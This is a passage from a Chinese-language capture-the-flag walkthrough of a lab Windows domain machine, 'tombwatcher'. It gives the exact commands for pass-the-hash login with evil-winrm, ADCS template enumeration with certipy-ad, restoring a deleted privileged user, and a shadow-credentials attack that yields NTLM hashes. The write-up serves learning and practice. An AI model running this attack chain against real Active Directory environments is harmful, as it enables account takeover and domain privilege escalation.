
使用 evil-winrm-py 登录靶机。

1
evil-winrm-py -i 10.129.18.180 -u john -H ad9324754583e3e42b55aad4d3b8d2bf

3.2.3 用户旗帜获取

3.3 提权获取系统最高权限

3.3.1 恢复并获取系统 cert_admin 用户权限


在 bloodhound 中发现了一些证书信息,可尝试 certipy-ad 检索系统 ESC 漏洞。

1
certipy-ad find -dc-ip 10.129.18.180 -u john@tombwatcher.htb -hashes ':ad9324754583e3e42b55aad4d3b8d2bf'





检索输出的 txt 文件,发现一个无法识别的用户对 webserver 模版具有写入权限,Machine 模版存在 ESC2 和 ESC3 漏洞,但均不能直接利用(需要其他漏洞组合利用)。

17

17

19

19


回到 bloodhound 查询 uid 1111 发现该用户对 webserver 模版具有写入权限,但没法继续查看用户详细信息,猜测用户大概率被删除。


使用 John 用户 shell 查看历史删除用户,发现 sid 1111 历史属于 ADCS 组织,而 John 用户对该组织具有完全控制权,可尝试恢复删除的 cert_admin 用户。

1
2
Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects -property objectS
id,lastKnownParent

恢复 cert_admin 用户。

1
Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf


再次利用影子凭证获取 cert_admin 用户 hash,注意: 靶机会定时重置,可能需要重新恢复 cert_admin 用户。

1
faketime -f '+4h' certipy-ad shadow auto -dc-ip 10.139.18.180 -u john@tombwatcher.htb -hashes ':ad9324754583e3e42b55aad4d3b8d2bf' -account cert_admin

3.3.2 ADCS ESC15 模版漏洞利用



再次通过 cert_admin 用户检索系统 ADCS 漏洞,发现存在 ESC15 漏洞。

1
certipy-ad find -dc-ip 10.129.18.180 -u cert_admin@tombwatcher.htb -hashes ':f87ebf0febd9c4095c68a88928755773'

17

